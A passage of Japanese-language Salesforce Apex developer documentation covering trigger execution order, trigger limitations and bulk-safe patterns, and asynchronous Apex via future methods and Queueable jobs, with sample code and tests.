メモ: Salesforce がサーバでこれらのイベントを実行する前に、ブラウザは、レコードに連動選択リスト項目が含まれているかどうかを JavaScript で検証します。この検証では、各連動選択リスト項目を指定可能な値に制限します。クライアント側では他に検証は行われません。

サーバで、Salesforce により次の手順が実行されます。

1. 元のレコードがデータベースから読み込まれるか、`upsert` ステートメント用にレコードが初期設定されます。
2. 要求から新しいレコード項目の値が読み込まれ、古い値を上書きします。

   要求が標準 UI 編集ページから行われた場合は、Salesforce がシステム検証を実行して、レコードについて次の点を確認します。

   - レイアウト固有のルールへの準拠
   - レイアウトレベルおよび項目定義レベルで必要な値
   - 有効な項目形式
   - 最大項目サイズ

   要求が Apex アプリケーションや SOAP API コールなどの他のソースから送信されている場合は、Salesforce がこのステップでシステム検証を実行しません。

   見積品目や商談品目など、複数行の品目が作成された場合、Salesforce はユーザ定義の入力規則を実行します。
3. すべての `before` トリガが実行されます。
4. すべての必須項目に `null` 以外の値が入力されていることの確認や、ユーザ定義の入力規則の実行など、システム検証のほとんどの手順がもう一度実行されます。Salesforce が標準 UI + 編集ページから要求が行われた場合に再度実行しない唯一のシステム検証は、レイアウト固有のルールの適用です。
5. 重複ルールが実行されます。重複ルールが重複するレコードを特定してブロックアクションを実行した場合は、レコードが保存されず、`after` トリガやワークフロールールなどの後続のステップが実行されません。
6. レコードはデータベースに保存されますが、まだ確定されません。
7. すべての `after` トリガが実行されます。

8. 割り当てルールが実行されます。
9. 自動応答ルールが実行されます。
10. ワークフロールールが実行されます。
11. ワークフロー項目自動更新が存在する場合、レコードが再度更新されます。
12. ワークフロー項目自動更新でレコードが更新された場合、標準の入力規則に加えて、`before update` トリガおよび `after update` トリガがもう一度 (さらに 1 回のみ) 実行されます。カスタム入力規則および重複ルールは再実行されません。
13. エスカレーションルールが実行されます。
14. エンタイトルメントルールが実行されます。
15. レコードに積み上げ集計項目が含まれる場合、またはレコードがクロスオブジェクトワークフローの一部である場合、計算が実行され、親レコードの積み上げ集計項目が更新されます。親レコードに対して保存手順が実行されます。
16. 親レコードが更新され、さらにその親レコードに積み上げ集計項目が含まれるか、その親レコードがクロスオブジェクトワークフローの一部である場合、計算が実行され、親の親レコードの積み上げ集計項目が更新されます。親の親レコードに対して保存手順が実行されます。
17. 条件に基づく共有の評価が実行されます。
18. すべての DML 操作がデータベースで確定されます。
19. メール送信など、確定後のロジックが実行されます。

メモ: 再保存時は、手順 8 (割り当てルール) から手順 17 (親の親レコードの積み上げ集計項目) までがスキップされます。

その他の考慮事項

トリガを使用する場合、次の点に注意してください。

- 同一のイベントであるため、同一のオブジェクトに複数のトリガがある場合は、実行順序は保証されません。たとえば、ケースに 2 つの before insert トリガがあり、この 2 つのトリガを実行する新規ケースレコードが挿入された場合、これらのトリガが実行される順序は保証されません。
- 部分的な完了が許可されている場合に DML コールが行われると、最初の試行でいくつかのレコードがエラーになったときに、レコードの保存を 2 回以上試行できます。たとえば、ユーザ入力規則に違反した場合、レコードにエラーが発生することがあります。トリガは最初の試行時に実行され、その後の試行時に再び実行されます。これらのトリガの呼び出しは同じトランザクションの一部のため、トリガがアクセスする静的クラス変数はリセットされません。DML コールは、Database DML メソッドの `allOrNone` パラメータが `false` に設定されている場合、またはデフォルト設定で SOAP API をコールした場合に、部分的完了を許可します。詳細は、「一括 DML 例外処理」を参照してください。
- `before` トリガを使用して商談レコードの [フェーズ] および [売上予測分類] を設定する場合、次のように動作します。
  - [フェーズ] および [売上予測分類] を設定すると、商談レコードにはこれらの正確な値が含まれます。
  - [フェーズ] を設定して [売上予測分類] を設定しない場合、商談レコードの [売上予測分類] はデフォルトで [フェーズ] トリガに関連付けられた値に設定されます。

  - ［フェーズ］を API コールで指定した値またはユーザインターフェースから受信した値にリセットすると、［売上予測分類］値も API コールまたはユーザインターフェースによって入力されます。［売上予測分類］に値を指定せず、入力された［フェーズ］がトリガ［フェーズ］とは異なる場合、［売上予測分類］はデフォルトで［フェーズ］に関連付けられた値に設定されます。トリガ［フェーズ］と入力された［フェーズ］が同じ場合、［売上予測分類］はデフォルト値に設定されません。

- 商品に関連する商談をコピーする場合、次のイベントが順に発生します。
  1. 親商談が上記のイベントのリストに従って保存されます。
  2. 商談商品が上記のイベントのリストに従って保存されます。

  メモ: 商談商品でエラーが発生した場合は、商談に戻ってエラーを修正してからコピーを行う必要があります。

  商談商品に固有のカスタム項目が含まれている場合は、それらをすべて null に設定してから商談をコピーする必要があります。

- `Trigger.old` には、トリガを起動した特定の更新より前のオブジェクトのバージョンが含まれます。ただし、これには例外があります。レコードが更新された後にワークフロールールの項目自動更新がトリガされた場合、最後の更新トリガの `Trigger.old` にはワークフローの更新直前のオブジェクトのバージョンは含まれず、最初の更新が実行される前のオブジェクトのバージョンが含まれます。たとえば、既存のレコードに初期値が 1 の数値項目があるとします。ユーザがこの項目を 10 に更新し、ワークフロールールの項目自動更新が起動されて項目が 11 に増えます。ワークフローの項目自動更新後に起動される更新トリガでは、`Trigger.old` から取得されるオブジェクトの項目値は、通常の場合のように 10 ではなく元の値の 1 になります。

トリガを呼び出さない操作

一部の操作はトリガを呼び出しません。

トリガは、Java アプリケーションサーバによって開始または処理されるデータ操作言語 (DML) 操作に対して呼び出されます。そのため、システムによる一部の一括処理は、トリガを呼び出しません。たとえば、次のような例が考えられます。

- 削除操作のカスケード。`delete` を開始しなかったレコードでは、トリガの評価は行なわれません。
- マージ操作の結果として親が変更される子レコードの更新のカスケード
- キャンペーン状況の一括変更
- 一括ディビジョン移行
- 住所の一括更新
- 承認申請の一括移行
- メールの一括送信
- カスタム項目のデータ型の変更
- 選択リストの名前変更または置換
- 価格表の管理
- 転送ディビジョンオプションがオンになっているユーザのデフォルトディビジョンの変更
- 次のオブジェクトへの変更

  - BrandTemplate
  - MassEmailTemplate
  - Folder

- 取引先の更新トリガは、法人取引先レコードタイプが個人取引先に変更される前後 (または個人取引先レコードタイプが法人取引先に変更される前後) には発行されません。

メモ: 個人取引先の挿入、更新、削除を行うと、Contact トリガではなく、Account トリガが実行されます。

リードの取引開始処理の場合、リードの取引開始時の入力規制およびトリガが組織で有効になっている場合のみ、次の操作に関連付けられた `before` トリガが実行されます。

- 取引先、取引先責任者、商談の `insert`
- 取引先および取引先責任者の `update`

商談トリガは、関連付けられた商談の所有者の変更によって取引先所有者が変更される場合には実行されません。

商談の商談商品を変更する場合、または商談商品のスケジュールで商談商品が変更される場合、商談商品によって商談が変更される場合でも、商談の `before` トリガと `after` トリガおよび入力規制は実行されません。ただし、積み上げ集計項目が更新され、商談に関連付けられたワークフロールールが実行されます。

`getContent` および `getContentAsPDF` PageReference メソッドは、トリガ内で使用できません。

ContentVersion オブジェクトについては、次の点に注意してください。

- スライドおよびスライドの自動修正など、ContentVersion オブジェクトを使用するコンテンツパック操作は、トリガを呼び出しません。

  メモ: パック内のスライドが修正されると、コンテンツパックが修正されます。

- `TagCsv` および `VersionData` 項目の値は、ContentVersion レコードの作成要求または更新要求が API から作成される場合にのみトリガで使用できます。
- `before` トリガまたは `after delete` トリガを ContentVersion オブジェクトと併用することはできません。

次の場合は、Attachment オブジェクトのトリガが実行されません。

- 添付ファイルが、ケースフィードパブリッシャーを介して作成された場合
- ユーザがメールを [メール] 関連リスト経由で送信し、添付ファイルを追加する場合

Attachment オブジェクトがメール-to-ケースまたは UI 経由で作成された場合はトリガが実行されます。

トリガのエンティティおよび項目の考慮事項

QuestionDataCategorySelection エンティティを after insert トリガで使用できない

1 件以上の `Question` レコードを挿入すると起動する `after insert` トリガには、挿入された `Question` に関連付けられた `QuestionDataCategorySelection` レコードへのアクセス権がありません。たとえば、次のクエリでは `after insert` トリガで結果を返しません。

```
QuestionDataCategorySelection[] dcList =


[select Id,DataCategoryName from QuestionDataCategorySelection where ParentId IN :questions];
```

項目を before トリガで更新できない

一部の項目値は、`before` トリガの起動後に行われるシステムの保存操作時に設定されます。結果として、これらの項目は変更できず、また `before insert` トリガまたは `before update` トリガで正確に検出できません。例には、次のものが含まれます。

- `Task.isClosed`
- `Opportunity.amount`*
- `Opportunity.ForecastCategory`
- `Opportunity.isWon`
- `Opportunity.isClosed`
- `Contract.activatedDate`
- `Contract.activatedById`
- `Case.isClosed`
- `Solution.isReviewed`
- `Id` (すべてのレコード)**
- `createdDate` (すべてのレコード)**
- `lastUpdated` (すべてのレコード)
- `Event.WhoId` (Shared Activities が有効化されている場合)
- `Task.WhoId` (Shared Activities が有効化されている場合)

* `Opportunity` に `lineitems` がない場合、`Amount` は `before` トリガによって変更できます。

** `Id` および `createdDate` は `before update` トリガで検出できますが、変更はできません。

after トリガで更新できない項目

次の項目は、`after insert` トリガまたは `after update` トリガによっては更新できません。

- `Event.WhoId`
- `Task.WhoId`

insert トリガおよび update トリガの行動の dateTime 項目の考慮事項

行動を作成または更新する場合は、次の日付/時間項目を使用することをお勧めします。

- 時間が指定された行動を作成または更新する場合は、日付と時刻の値が矛盾する問題を回避するために `ActivityDateTime` を使用します。
- 終日の行動を作成または更新する場合は、日付と時刻の値が矛盾する問題を回避するために `ActivityDate` を使用します。
- 行動のすべての更新および作成で機能する `DurationInMinutes` を使用することをお勧めします。

insert トリガおよび update トリガでサポートされない操作

`insert` トリガおよび `update` トリガでは、次の操作はサポートされていません。

- Shared Activities が有効化されている場合に、`TaskRelation` オブジェクトまたは `EventRelation` オブジェクトを使用して活動リレーションを操作する
- Shared Activities が有効化されているかどうかに関係なく、`Invitee` オブジェクトを使用してグループの行動で招待者リレーションを操作する

update トリガでサポートされないエンティティ

特定のオブジェクトは更新できないため、`before update` トリガおよび `after update` トリガは使用できません。

- FeedItem
- FeedComment

after undelete トリガでサポートされないエンティティ

特定のオブジェクトは復元できないため、`after undelete` トリガは使用できません。

- CollaborationGroup
- CollaborationGroupMember
- FeedItem
- FeedComment

Chatter オブジェクトの考慮事項

FeedItem トリガおよび FeedComment トリガに関する考慮事項は、次のとおりです。

- `Type` が `TextPost`、`LinkPost`、`HasLink`、`ContentPost`、`HasContent` の FeedItem のみを挿入できます。したがって、`before` トリガまたは `after insert` トリガを呼び出します。ユーザ状況の更新によって FeedItem トリガは実行されません。
- FeedPost オブジェクトは API バージョン 18.0、19.0、20.0 でサポートされていましたが、21.0 より前のバージョンで保存された挿入トリガや削除トリガを使用しないでください。
- FeedItem では、次の項目を `before insert` トリガで使用できません。
  - `ContentSize`

  - `ContentType`

  さらに、`ContentData` 項目は、すべての削除トリガで使用できません。

- FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、`ConnectApi.FeedItem.attachment` 情報と `ConnectApi.FeedElement.capabilities` 情報はトリガでは使用できないことがあります。

  添付ファイルおよび機能の情報は、`ConnectApi.ChatterFeeds.getFeedItem` メソッド、`ConnectApi.ChatterFeeds.getFeedElement` メソッド、`ConnectApi.ChatterFeeds.getFeedPoll` メソッド、`ConnectApi.ChatterFeeds.getFeedElementPoll` メソッド、`ConnectApi.ChatterFeeds.postFeedItem` メソッド、`ConnectApi.ChatterFeeds.postFeedElement` メソッド、`ConnectApi.ChatterFeeds.shareFeedItem` メソッド、`ConnectApi.ChatterFeeds.shareFeedElement` メソッド、`ConnectApi.ChatterFeeds.voteOnFeedPoll` メソッド、`ConnectApi.ChatterFeeds.voteOnFeedElementPoll` メソッドから使用することはできません。

- FeedComment の `before insert` および `after insert` トリガの場合、FeedComment に関連付けられた ContentVersion の項目 (`FeedComment.RelatedRecordId` により取得) は使用できません。
- Apex コードは、Chatter コンテキストで実行する場合、追加のセキュリティを使用します。非公開グループに投稿するには、コードを実行するユーザがそのグループのメンバーである必要があります。実行ユーザがメンバーでない場合は、FeedItem レコードで `CreatedById` 項目をそのグループのメンバーに設定できます。

CollaborationGroup オブジェクトおよび CollaborationGroupMember オブジェクトについては、次の点に注意してください。

- CollaborationGroupMember が更新されると、メンバー数を正確にするため CollaborationGroup も自動的に更新されます。その結果、CollaborationGroupMember の `update` または `delete` トリガを実行すると、CollaborationGroup の `update` トリガも実行されます。

Salesforce for Outlook の Salesforce サイドパネルの考慮事項

メールが Salesforce for Outlook の Salesforce サイドパネルを使用してレコードに関連付けられている場合は、メールの関連付けが ToDo レコードの `WhoId` または `WhatId` 項目に示されます。関連付けは ToDo の作成後に完了するため、挿入または更新イベントの `before` または `after` ToDo トリガで、`Task.WhoId` および `Task.WhatId` 項目をすぐには使用できません。また、これらの項目の値は最初に `null` になります。ただし、`WhoId` および `WhatId` 項目は、後続の操作で保存された ToDo レコードに設定されるため、これらの項目の値を後から取得できます。

トリガの例外

トリガを使用して、レコードまたは項目に `addError()` メソッドをコールして、DML 操作が行われないようにすることができます。`insert` トリガおよび `update` トリガの `Trigger.new` レコード、または `delete` トリガの `Trigger.old` レコードに使用すると、アプリケーションインターフェースおよびログにカスタムエラーメッセージが表示されます。

メモ: エラーが `before` トリガに追加されると、応答時間の遅延がほとんど生じません。

処理されるレコードのサブセットは、`addError()` メソッドでマーク付けできます。

- トリガが Apex の DML ステートメントにより実行される場合、1 つのエラーはすべての処理のロールバックを引き起こします。ただし、ランタイムエンジンはすべてのレコードを処理して、完全なエラーリストをコンパイルします。
- トリガが Force.com API の DML コールの一括処理により実行される場合、ランタイムエンジンは不正なレコードを除外し、エラーのないレコードのみを保存します。「一括 DML 例外処理」 (ページ 183)を参照してください。

トリガで未処理の例外が発生した場合、すべてのレコードがエラーとしてマーク付けされ、それ以降の処理は行われません。

関連トピック:

addError(errorMsg)

addError(errorMsg)

トリガと一括要求に関するベストプラクティス

よくある開発の落とし穴は、トリガの呼び出しには複数のレコードが含まれないと想定することです。Apex トリガは、一括操作ができるように最適化されています。したがって、開発者は一括操作をサポートするロジックを記述する必要があります。

これは、弱点のあるプログラミングパターンの例です。トリガの呼び出し時に取り込まれるレコードは1つのみと想定します。この場合、ほとんどのユーザインターフェースイベントはサポートされますが、SOAP API または Visualforce を使用して呼び出される一括操作はサポートされません。

```
trigger MileageTrigger on Mileage__c (before insert, before update) {

   User c = [SELECT Id FROM User WHERE mileageid__c = Trigger.new[0].id];

}
```

これは、弱点のあるプログラミングパターンの別の例です。トリガの呼び出し時に、取り込まれるレコードは 100 未満と想定します。要求に 20 を超えるレコードが取り込まれると、トリガは、100 SELECT ステートメントの SOQL クエリの制限を超えます。

```
trigger MileageTrigger on Mileage__c (before insert, before update) {

   for(mileage__c m : Trigger.new){

      User c = [SELECT Id FROM user WHERE mileageid__c = m.Id];

   }

}
```

ガバナ制限についての詳細は、「実行ガバナと制限」 (ページ 367)を参照してください。

この例では、ガバナ制限を重視し、トリガの一括処理をサポートする適切なパターンを示します。

```
Trigger MileageTrigger on Mileage__c (before insert, before update) {

   Set<ID> ids = Trigger.newMap.keySet();

   List<User> c = [SELECT Id FROM user WHERE mileageid__c in :ids];

}
```

このパターンは、`Trigger.new` コレクションをセットに渡し、単一の SOQL クエリでそのセットを使用して、トリガの一括処理を重視します。このパターンは、SOQL クエリ数を制限しますが、要求が受信するすべてのレコードを取り込みます。

一括プログラム設計のベストプラクティス

次は、設計パターンのベストプラクティスです。

- コレクションにレコードを追加し、それらのコレクションに対してデータ操作言語 (DML) の操作を実行して、DML の数を最小化します。
- レコードを事前処理してセットを生成することによって、`IN` 句を使用する 1 つの SOQL ステートメントに配置できる SOQL ステートメント数を最小化します。

関連トピック:

クラウドでのコードの開発

非同期 Apex

Apex では、複数の方法で Apex コードを非同期に実行できます。ニーズに最も合う非同期 Apex 機能を選択してください。

次の表は、非同期 Apex 機能とそれぞれを使用するケースの一覧です。

非同期 Apex 機能	使用するケース
future メソッド	• 長時間を要するメソッドがあり、Apex トランザクションの遅延を防止する必要がある場合 • 外部 Web サービスへのコールアウトを実行する場合 • DML 操作を分離して混合保存 DML エラーを回避する場合
キュー可能 Apex	• 長時間を要する操作を開始し、その ID を取得する場合 • 複雑なデータ型をジョブに渡す場合

非同期 Apex 機能	使用するケース
	• ジョブをチェーニングする場合
Apex の一括処理	• 大量のデータを処理する長時間のジョブを複数バッチで実行する必要がある場合(データベースメンテナンスジョブなど) • 通常のトランザクションで許容されるよりも大きなクエリ結果が必要になるジョブの場合
スケジュール済みの Apex	• 特定のスケジュールで実行するために Apex クラスをスケジュールする場合

future メソッド

future メソッドは、バックグラウンドで非同期で実行されます。外部 Web サービスへのコールアウト、独自のスレッドを独自の時間に実行する処理など、長時間にわたる処理を実行する場合に future メソッドをコールできます。また、混合 DML エラーを回避するために異なる sObject 型に対する DML 操作を分離する場合にも future メソッドを使用できます。各 future メソッドは、キューに入れられ、システムリソースが使用可能になったときに実行されます。この方法によって、長時間にわたる処理の完了を待たずにコードを実行できます。future メソッドを使用する利点は、SOQL クエリの制限やヒープサイズ制限など、一部のガバナ制限値が高くなる点にあります。

future メソッドを定義するには、単に次のように `future` アノテーションを使用してアノテーションを付加します。

```
global class FutureClass
{
    @future
    public static void myFutureMethod()
    {
        // Perform some operations
    }
}
```

`future` アノテーションのあるメソッドは静的メソッドである必要があり、void 型のみを返します。指定するパラメータはプリミティブデータ型、プリミティブデータ型の配列、プリミティブデータ型のコレクションである必要があります。`future` アノテーションのあるメソッドは、sObject またはオブジェクトを引数として取ることはできません。

future メソッドに sObject を引数として渡せない理由は、メソッドをコールしてからそのメソッドを実行するまでの間に sObject が変更されてしまう可能性があるためです。この場合、future メソッドが以前の sObject 値を取得して新しい値を上書きしてしまう可能性があります。 データベースにすでに存在する sObject を使用するには、代わりに sObject ID (または ID のコレクション) を渡し、ID を使用して最新のレコードに対してクエリを実行します。次の例では、ID のリストを使用してこれを実行する方法を示します。

```
global class FutureMethodRecordProcessing
{
```

```
    @future
    public static void processRecords(List<ID> recordIds)
    {
          // Get those records based on the IDs
          List<Account> accts = [SELECT Name FROM Account WHERE Id IN :recordIds];
          // Process records
    }
}
```

次の例は、外部サービスへのコールアウトを実行する future メソッドの骨格です。このアノテーションは、コールアウトが許可されることを示す追加パラメータ (`callout=true`) を取っています。コールアウトについての詳細は、「Apex を使用したコールアウトの呼び出し」を参照してください。

```
global class FutureMethodExample
{
    @future(callout=true)
    public static void getStockQuotes(String acctName)
    {
          // Perform a callout to an external service
    }

}
```

null 以外のロールを持つユーザの挿入は、他の sObject に対する DML 操作とは別のスレッドで実行する必要があります。次の例では、future メソッドを使用してこれを行っています。future メソッド `insertUserWithRole` は、`Util` クラスで定義され、COO ロールを持つユーザの挿入を実行します。この future メソッドを使用するには、組織に COO ロールを定義しておく必要があります。`MixedDMLFuture` の `useFutureMethod` メソッドで、取引先が挿入され、future メソッド `insertUserWithRole` がコールされます。

次は、null 以外のロールを持つユーザを挿入する future メソッドが含まれる、`Util` クラスの定義です。

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
            timezonesidkey='America/Los_Angeles',
            username=uname);
        insert u;
    }
}
```

これは、上記で定義した future メソッドをコールするメインメソッドが含まれるクラスです。

```
public class MixedDMLFuture {
    public static void useFutureMethod() {
        // First DML operation
        Account a = new Account(Name='Acme');
```

```
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

future メソッドを呼び出す方法は、他のメソッドを呼び出す方法と同じです。ただし、future メソッドで別の future メソッドを呼び出すことはできません。

`future` アノテーションのあるメソッドには次のような制限事項があります。

- Apex 呼び出しごとの、メソッドのコール数は 50 以下にする必要があります。

  メモ: `startTest` ブロックおよび `stopTest` ブロックでコールされた `@future` または `executeBatch` などの非同期コールは、キュー内ジョブ数の制限に対してカウントされません。

- 24 時間あたりの `future` メソッドの最大呼び出し数は、250,000 または組織のユーザライセンス数の 200 倍のいずれか大きいほうです。これは組織全体の制限で、他のすべての非同期 Apex(Apex 一括処理、キュー可能 Apex、スケジュール済み Apex、および future メソッド) と共有されます。この制限のカウント対象となるライセンスは、Salesforce フルユーザライセンスまたは Force.com アプリケーションサブスクリプションのユーザライセンスです。Chatter Free、Chatter カスタマーユーザ、カスタマーポータルユーザ、およびパートナーポータルユーザライセンスは含まれません。

メモ: Salesforce サービスメンテナンスダウンタイム前にキューに入れられた future メソッドジョブは、キューに入れられたままになります。サービスのダウンタイムが終了してシステムリソースが使用可能になったときに、キューにある future メソッドが実行されます。ダウンタイム中に future メソッドが実行されていた場合、その future メソッドの実行はロールバックされ、サービスが再開された後に再実行されます。

future メソッドのテスト

`future` アノテーションのあるメソッドをテストするには、`startTest()`、`stopTest()` コードブロック内でメソッドを含むクラスをコールします。`startTest` メソッドの後に作成されたすべての非同期コールはシステムによって収集されます。`stopTest` を実行する場合、すべての非同期プロセスが同期して実行されます。

この例では、テストクラスは次のようになります。

```
@isTest
private class MixedDMLFutureTest {
    @isTest static void test1() {
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
       // System.runAs() allows mixed DML operations in test context
        System.runAs(thisUser) {
            // startTest/stopTest block to run future method synchronously
            Test.startTest();
            MixedDMLFuture.useFutureMethod();
            Test.stopTest();
```

```
        }
        // The future method will run after Test.stopTest();

        // Verify account is inserted
        Account[] accts = [SELECT Id from Account WHERE Name='Acme'];
        System.assertEquals(1, accts.size());
        // Verify user is inserted
        User[] users = [SELECT Id from User where username='mruiz@awcomputing.com'];
        System.assertEquals(1, users.size());
    }
}
```

future メソッドのパフォーマンスのベストプラクティス

Salesforce では、キューベースのフレームワークを使用して、future メソッドや Apex 一括処理などのソースからの非同期プロセスを処理します。このキューは、組織間で要求ワークロードを調整するために使用します。組織が非同期プロセスでキューを効率的に使用していることを確認するには、次のベストプラクティスを使用します。

- 可能な限り、非同期キューに多数の future メソッドを追加することは避けます。キュー内で 1 つの組織の未処理要求が 2,000 を上回ると、その組織からの以降の要求は遅延し、その間に他の組織からの要求が処理されます。
- future メソッドができるだけ速く実行されるようにします。一括処理ジョブの高速実行を実現するには、Web サービスのコールアウト時間を最小化し、future メソッドで使用されるクエリを調整します。キュー内に多数の要求がある場合、future メソッドの実行時間が長くなるにつれ、キューにある他の要求が遅延する可能性が高くなります。
- future メソッドをより大規模にテストします。可能な場合は、予想される最大数の future メソッドを生成する環境を使用してテストします。これは遅延が発生するかどうかの判断に役立ちます。
- 多数のレコードの処理には、future メソッドの代わりに Apex 一括処理の使用を検討します。

future メソッドの制限値の緩和 (パイロット)

メモ: この機能は、特定の契約条件への同意が必要なパイロットプログラムを通じて一部のお客様に提供されています。このプログラムに参加する方法については、Salesforce にお問い合わせください。パイロットプログラムは変更される可能性があるため、参加は保証されません。このドキュメント、プレスリリース、または公式声明で参照されているこのパイロット機能は正式リリースされていません。特定期間内の正規リリースあるいはリリースの有無は保証できません。現在正式にリリースされている機能に基づいて購入をご決定ください。

Apex future メソッド (`@future` アノテーションが付加されたメソッド) には、現在、ヒープサイズ、CPU タイムアウト、および SOQL クエリに対して非同期制限値が高く設定されています。このパイロットでは、future メソッドのこれらの値や別の制限の値をさらに緩和するように指定できます。future メソッドでガバナ制限を超えている場合、または future メソッドの制限を緩和する必要を感じている場合は、future メソッドのこの制限値を増やすことができます。

メモ: 制限を緩和して future メソッドを実行すると、すべての future メソッドの実行速度が低下するおそれがあります。

future メソッドごとに、次のいずれかの制限値を 2 倍または 3 倍に設定できます。

- ヒープサイズ
- CPU タイムアウト
- SOQL クエリの数
- 発行される DML ステートメントの数
- DML 操作 `Aprroval.process` または `Database.emptyRecycleBin` の結果として処理されるレコードの数

メソッド定義で `@future` アノテーションの一部として指定して制限を緩和するには、`limit` パラメータを次の構文で使用します。

```
@future(limits='2x|3xlimitName')
```

たとえば、future メソッドで許容されているヒープサイズの量を 2 倍にするには、メソッドを次のように定義します。

```
@future(limits='2xHeap')

public static void myFutureMethod() {

    // Your code here

}
```

ヒント: 指定できる制限の緩和は future メソッドごとに 1 つのみです。変更可能な制限値のうち、メソッドで最も必要なものを決定してください。

次の制限修飾子がサポートされています。アノテーション内の `limits` パラメータに渡す文字列値では、大文字と小文字が区別されます。

修飾子	説明
`@future(limits='2xHeap')`	ヒープサイズの制限値が 2 倍 (24 MB) になります。
`@future(limits='3xHeap')`	ヒープサイズの制限値が 3 倍 (36 MB) になります。
`@future(limits='2xCPU')`	CPU タイムアウトが 2 倍 (120,000 ミリ秒) になります。
`@future(limits='3xCPU')`	CPU タイムアウトが 3 倍 (180,000 ミリ秒) になります。
`@future(limits='2xSOQL')`	SOQL クエリ数の制限値が 2 倍 (400) になります。
`@future(limits='3xSOQL')`	SOQL クエリ数の制限値が 3 倍 (600) になります。
`@future(limits='2xDML')`	DML ステートメント数の制限値が 2 倍 (300) になります。
`@future(limits='3xDML')`	DML ステートメント数の制限値が 3 倍 (450) になります。

修飾子	説明
`@future(limits='2xDMLRows')`[1]	DML 操作の結果として処理されるレコードの数が 2 倍 (20,000) になります。
`@future(limits='3xDMLRows')`[1]	DML 操作の結果として処理されるレコードの数が 3 倍 (30,000) になります。

[1] `Aprroval.process` および `Database.emptyRecycleBin` 操作を含みます。

キュー可能 Apex

非同期 Apex プロセスを制御するには、`Queueable` インターフェースを使用します。このインターフェースを使用すると、ジョブをキューに追加して監視できます。これにより、future メソッドを使用する場合に比べ、非同期 Apex コードの実行が機能強化されます。

大規模なデータベース操作や外部 Web サービスのコールアウトなど、実行に長時間かかる Apex プロセスの場合、`Queueable` インターフェースを実装し、ジョブを Apex ジョブキューに追加することでそれらのプロセスを非同期に実行できます。この場合、非同期 Apex ジョブは、それ自身のスレッドのバックグラウンドで実行され、メインの Apex ロジックの実行を遅延させることはありません。キュー内にある各ジョブは、システムリソースが使用可能になると実行されます。`Queueable` インターフェースメソッドを使用するメリットは、ヒープサイズ制限など一部のガバナ制限値が、同期 Apex の場合よりも緩和される点にあります。

キュー可能ジョブと future メソッドはどちらもキューに入れられてから実行されるという点で似ていますが、キュー可能ジョブには次のようなメリットもあります。

- ジョブ ID の取得: `System.enqueueJob` メソッドを呼び出してジョブを送信すると、メソッドは新しいジョブの ID を返します。この ID は AsyncApexJob レコードの ID に対応します。この ID を使用し、Salesforce ユーザインターフェースの Apex ジョブページから、またはプログラムで AsyncApexJob のレコードをクエリすることで、ジョブを識別してその進行状況を監視できます。
- 非プリミティブ型の使用:キュー可能クラスには、sObject型やカスタムApex型など、非プリミティブデータ型のメンバー変数を含めることができます。これらのオブジェクトには、ジョブの実行時にアクセスできます。
- ジョブのチェーニング: 実行中のジョブから 2 つ目のジョブを開始することで、2 つのジョブを連鎖的に実行することができます。ジョブのチェーニングは、別の先行プロセスに依存する処理を実行する必要がある場合に便利です。

例

これは、`Queueable` インターフェースの実装例です。この例の `execute` メソッドは、新規取引先を挿入します。

```
public class AsyncExecutionExample implements Queueable {

    public void execute(QueueableContext context) {

        Account a = new Account(Name='Acme',Phone='(415) 555-1212');
```

```
        insert a;
    }
}
```

このクラスをジョブとしてキューに追加するには、次のメソッドをコールします。

```
ID jobID = System.enqueueJob(new AsyncExecutionExample());
```

キュー可能クラスを実行のために送信すると、ジョブはキューに追加され、システムリソースが使用可能になると処理されます。ジョブの状況は、プログラムで AsyncApexJob をクエリするか、ユーザインターフェースの [設定] で [ジョブ] > [Apex ジョブ] をクリックすることで監視できます。

送信したジョブに関する情報をクエリするには、`System.enqueueJob` メソッドが返したジョブ ID で絞り込んで AsyncApexJob に対する SOQL クエリを実行します。次の例では、前の例で取得された jobID 変数を使用します。

```
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
```

future ジョブと同様、キュー可能ジョブはバッチを処理しません。そのため、処理されたバッチ数と合計バッチ数は常に 0 です。

キュー可能ジョブのテスト

次の例では、テストメソッドでキュー可能ジョブの実行する方法を示します。キュー可能ジョブは、非同期プロセスです。このプロセスがテストメソッド内で実行されるようにするには、ジョブを `Test.startTest` と `Test.stopTest` 間のブロック内でキューに送信する必要があります。システムは、テストメソッドで開始されたすべての非同期プロセスを、`Test.stopTest` ステートメントの後に同期して実行します。次に、テストメソッドは、ジョブで作成された取引先をクエリして、キュー可能ジョブの結果を検証します。

```
@isTest
public class AsyncExecutionExampleTest {
    static testmethod void test1() {
        // startTest/stopTest block to force async processes
        //   to run in the test.
        Test.startTest();
        System.enqueueJob(new AsyncExecutionExample());
        Test.stopTest();

        // Validate that the job has run
        // by verifying that the record was created.
```

```
        // This query returns only the account created in test context by the
        // Queueable class method.
        Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];
        System.assertNotEquals(null, acct);
        System.assertEquals('(415) 555-1212', acct.Phone);
    }
}
```

メモ: キュー可能 Apex ジョブの ID はテストコンテキスト内では返されません。実行テストで `System.enqueueJob` は `null` を返します。

ジョブのチェーニング

最初に別のジョブで他の処理を実行した後にジョブを実行する必要がある場合、キュー可能ジョブをチェーニングできます。ジョブを別のジョブにチェーニングするには、キュー可能クラスの `execute()` メソッドから 2 つ目のジョブを送信します。実行中のジョブから追加できるジョブは 1 つのみです。つまり、親ジョブごとに 1 つの子ジョブしか存在できません。たとえば、2 つ目のクラスが `Queueable` インターフェースを実装する `SecondJob` という名前である場合、このクラスを `execute()` メソッドのキューに次のように追加できます。

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
        // Your processing logic here

        // Chain this job to next job by submitting the next job
        System.enqueueJob(new SecondJob());
    }
}
```

